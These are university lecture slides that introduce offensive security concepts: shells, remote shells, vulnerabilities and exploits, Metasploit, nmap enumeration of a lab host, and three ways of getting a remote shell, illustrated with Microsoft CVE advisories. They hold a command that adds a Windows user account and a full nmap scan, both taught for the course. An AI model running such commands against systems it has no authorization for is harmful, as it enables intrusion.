

Hacking Preamble

Always Keep in Mind

- ❑ Never ever attempt to attack systems without authorization of their owners!
 - ❑ You might incur in legal issues (even if in good faith)

- ❑ Never ever attempt to "test" production systems (if possible)
 - ❑ You might damage the system inadvertently

Why this lecture then?

- ❑ Learning to attack is an **excellent** way to learn about cybersecurity

- ❑ 4 Preambles

Preamble #1: Shell

Shell: What is it?

- ❑ **Command-line program** that provides an **interface** to the **operating system**

- ❑ Manipulate files / Run programs

- ❑ ...

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Walker> cd Desktop
PS C:\Users\Walker\Desktop> cd lab0
PS C:\Users\Walker\Desktop\lab0> ls

Directory: C:\Users\Walker\Desktop\lab0

Mode                LastWriteTime         Length Name
----                -
-a----            8/12/2018   3:54 PM             21 hello1.py
-a----            8/12/2018   3:54 PM          1966 hello2.py


PS C:\Users\Walker\Desktop\lab0>
```

3/7/2024

<https://bartoli.inginf.units.it>

5

Not a "magic program"




3/7/2024

<https://bartoli.inginf.units.it>

6

Shell: Key fact

- ❑ You can do "**whatever you want**" on the underlying o.s. (provided you have the required **privilege**)
 - ❑ Manipulate files / Run programs
 - ❑ Manage **users** and **access rights**
 - ❑ Manage **devices**

A screenshot of a Windows PowerShell terminal window. The title bar reads "Administrator: Windows P". The window content shows the PowerShell prompt and a command to add a new user.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\alberto> net user cignodiutrecht hjyu786hqasgt /add
```

3/7/2024

<https://bartoli.inginf.units.it>

7

Shell: how many?

- ❑ Each o.s. has **one or more** such programs
 - ❑ Windows:
 - ❑ Command prompt (cmd.exe)
 - ❑ Powershell
 - ❑ Linux:
 - ❑ Too many to mention (bash, ...)
- ❑ Differences:
 - ❑ Syntax
 - ❑ Look
 - ❑ "Programmability"

3/7/2024

<https://bartoli.inginf.units.it>

8

Preamble #2: Remote shell


3/7/2024

<https://bartoli.inginf.units.it>

9

Remote Shell (I)

- ❑ Shell on **another** device
- ❑ Controlled through a **network** connection
- ❑ **Authentication** required




3/7/2024


<https://bartoli.inginf.units.it>

10


Remote Shell (II-a)



Remote Shell (II-b)



Remote Shell: Client & Server



3/7/2024

<https://bartoli.inginf.units.it>

13

Remote Shell (III)

- ❑ Remote shell **server**
 - ❑ Often running by **default** (on protocol-specific port)
 - ❑ **SSH:** 22 Linux
 - ❑ WinRM: 5986 Windows
- ❑ Remote shell **protocol**
 - ❑ SSH, WinRM, ...
- ❑ Remote shell **client programs**
 - ❑ Too many to mention

3/7/2024

<https://bartoli.inginf.units.it>

14

Preamble #3:

Vulnerability, Exploit



3/7/2024

<https://bartoli.inginf.units.it>

15

Vulnerability



- ❑ A **mistake** in **software** that can be directly used to **gain access** to a system or network

3/7/2024

<https://bartoli.inginf.units.it>

16

Example:

User action needed

- ❑ A ...vulnerability exists in the way that Microsoft Office and WordPad parse specially crafted files
- ❑ An attacker could then **install** programs; **view**, **change**, or **delete** data; or **create new accounts** with full user rights.
- ❑ An attacker could exploit the vulnerability by **sending a specially crafted file** to the user and then **convincing** the user to open the file



Security TechCenter

CVE-2017-0199 | Microsoft Office/WordPad API

Security Vulnerability

Published: 04/11/2017 | Last Updated : 09/13/2017
MITRE CVE-2017-0199

3/7/2024

<https://bartoli.inginf.units.it>

17

Example:

User Action NOT needed

- ❑ To exploit this vulnerability, an attacker would need to **send a specially crafted RPC call** to an RPC host. This could result in **remote code execution** on the server side with the same permissions as the RPC service.
- ❑ The attacker ... **does not require any access** to settings or files to carry out an attack.
- ❑ The vulnerable system can be exploited **without any interaction from any user.**

Remote Procedure Call Runtime Remote Code Execution Vulnerability

CVE-2022-26809

On this page ▾

Security Vulnerability

Released: Apr 12, 2022 Last updated: Apr 19, 2022



Microsoft

MSRC



Security Updates

3/7/2024

<https://bartoli.inginf.units.it>

18

Vulnerabilities: How many?

search "nist nvd"

Computer Security Resource Center
National Vulnerability Database



Search Parameters:

- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): android

There are 3,229 matching records.
Displaying matches 1 through 20.

Search Parameters:

- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): apple

There are 1,770 matching records.
Displaying matches 1 through 20.

3/7/2024

<https://bartoli.inginf.units.it>

19

Exploit + Injection (I)

- ❑ A mistake does **not** provoke any damage by itself
- ❑ Damage is when **execution** incurs in that mistake
- ❑ **Always** necessary:
 1. A carefully constructed input (**exploit**)
 - ❑ Drive execution to the mistake
 - ❑ Provoke actions useful to attacker
 2. **Injection** of the exploit into the vulnerable system

3/7/2024

<https://bartoli.inginf.units.it>

20

Exploit + Injection (II)

❑ Always necessary:

1. A carefully constructed input (**exploit**)

❑ Writing an exploit may be **very difficult**

2. **Injection** of the exploit into the vulnerable system

❑ May or may not require tricking an **user**

Keep in mind: RCE Vulnerability

❑ **Remote Command Execution:**

Attacker can execute **any action** from **remote**

❑ Only constraint: **privilege** level of vulnerable program

❑ **Any** action:

❑ Word could start encrypting your disk


❑ Powerpoint could launch a remote shell server

❑ A web server could create a new user

❑ ...

How is that? (very basic idea) (I)

What should **always** happen




3/7/2024

<https://bartoli.inginf.units.it>

23

How is that? (very basic idea) (II)

Exploit injection
for **RCE vulnerability**




3/7/2024

<https://bartoli.inginf.units.it>

24

Exploit vs Injection vs Payload

Exploit injection in vulnerable program



3/7/2024

<https://bartoli.inginf.units.it>

25

Preamble #4: Tools

3/7/2024

<https://bartoli.inginf.units.it>

26

Software tools

- ❑ An attacker **always** uses a set of **software tools**

- ❑ search:

- ❑ pen test / pentesting ...

- ❑ red team / red teaming ...

- ❑ offensive / hacking ...

1. Public domain

2. Paid

3. Autonomously developed / tailored

Widely used tools

- ❑ **Kali**

- ❑ Linux distribution with **many** tools preinstalled

- ❑ **Metasploit**

- ❑ Powerful (and complex) "framework" with many modules

- ❑ Already installed in Kali

- ❑ **Many** exploits available

- ❑ Common payload: **remote shell (meterpreter)**


Hacking Scenario

Threat model

- ❑ Attacker **can only communicate** with the Target



- ❑ Much less powerful than a "**Network attacker**"
 - ❑ Observe / Modify / Forge
 - ❑ Any message (between any pair of hosts) at any time



Real Scenarios



□ **External** Attacker




□ **Internal** Attacker

3/7/2024

<https://bartoli.inginf.units.it>


31

Objective



Remote Shell

Without any user action on Target



3/7/2024

<https://bartoli.inginf.units.it>


32

Key Fact

- Without any user actions on Target



- Attacker can **only** (attempt to) abuse **servers** on Target



3/7/2024

<https://bartoli.inginf.units.it>

33

Step zero

- Without any user actions on Target



- Attacker can **only** (attempt to) abuse **servers** on Target



- Find **which servers** are running on the target
(and can be abused by the Attacker)
- Common jargon: **enumeration**

3/7/2024

<https://bartoli.inginf.units.it>

34

Example: nmap

```
root@kali:~# nmap -sS -sV -O 192.168.111.130

Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
```

⋮

3/7/2024

<https://bartoli.inginf.units.it>


35

Enumeration done

❑ Attacker can only (attempt to) **abuse** server on Target

❑ Servers that can **execute commands**
(example: SSH server, WMI server,...)

❑ Servers that **cannot** execute commands
(example: mail server, web server...)



3/7/2024

<https://bartoli.inginf.units.it>

36

Abuses in a nutshell (I)

1. S-CMD: Attacker has (or obtains) **credentials**



Abuse 1: S-CMD

1. Attacker has (or obtains) **credentials** for S-CMD



- ☐ Attacker authenticates and launches a remote shell server (or S-CMD is itself a remote shell)
- ☐ **Not surprising**
- ☐ It may be surprising why Attacker has / obtains **credentials** (*we will skip this for a moment*)

Abuses in a nutshell (II)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NOCMD**: Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln

3/7/2024

<https://bartoli.inginf.units.it>

39

Abuse 2: S-NOCMD + RCE

2. Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln



- ❑ Attacker authenticates and launches a remote shell server

- ❑ **More surprising:**
Attacker launches a remote shell server through a server that should **not** be able to execute commands!

3/7/2024

<https://bartoli.inginf.units.it>

40

Example

Remote code execution in Microsoft Exchange Server

NB: mail server

Published: 2021-11-09 | Updated: 2022-11-16

Description

The vulnerability allows a remote user to compromise the affected system.

The vulnerability exists due to insufficient validation of cmdlet arguments. A remote user can run a specially crafted cmdlet and execute arbitrary commands on the system.

According to the CVSS metric, privileges required is low (PR:L). Does the attacker need to be in an authenticated role on the Exchange Server?

Yes, the attacker must be authenticated.

3/7/2024

<https://bartoli.inginf.units.it>

41

Abuses in a nutshell (III)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NOCMD**: Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln
(no credentials needed!)

3/7/2024

<https://bartoli.inginf.units.it>

42

Abuse 3:

Pre-auth RCE

3. S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln



- ❑ Attacker launches a remote shell server **without authentication!**
- ❑ **Even more surprising (and worrying!)**

3/7/2024

<https://bartoli.inginf.units.it>

43

Example

Microsoft Security Bulletin MS17-010 - Critical

Multiple Windows SMB Remote Code Execution Vulnerabilities

NB: file server

Remote code execution vulnerabilities exist in the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. An attacker who successfully exploited the vulnerabilities could gain the ability to execute code on the target server.

To exploit the vulnerability, in most situations, an **unauthenticated attacker** could send a specially crafted packet to a targeted SMBv1 server.

3/7/2024

<https://bartoli.inginf.units.it>

44

Abuses in a nutshell:

Keep in mind

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NOCMD**: Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln
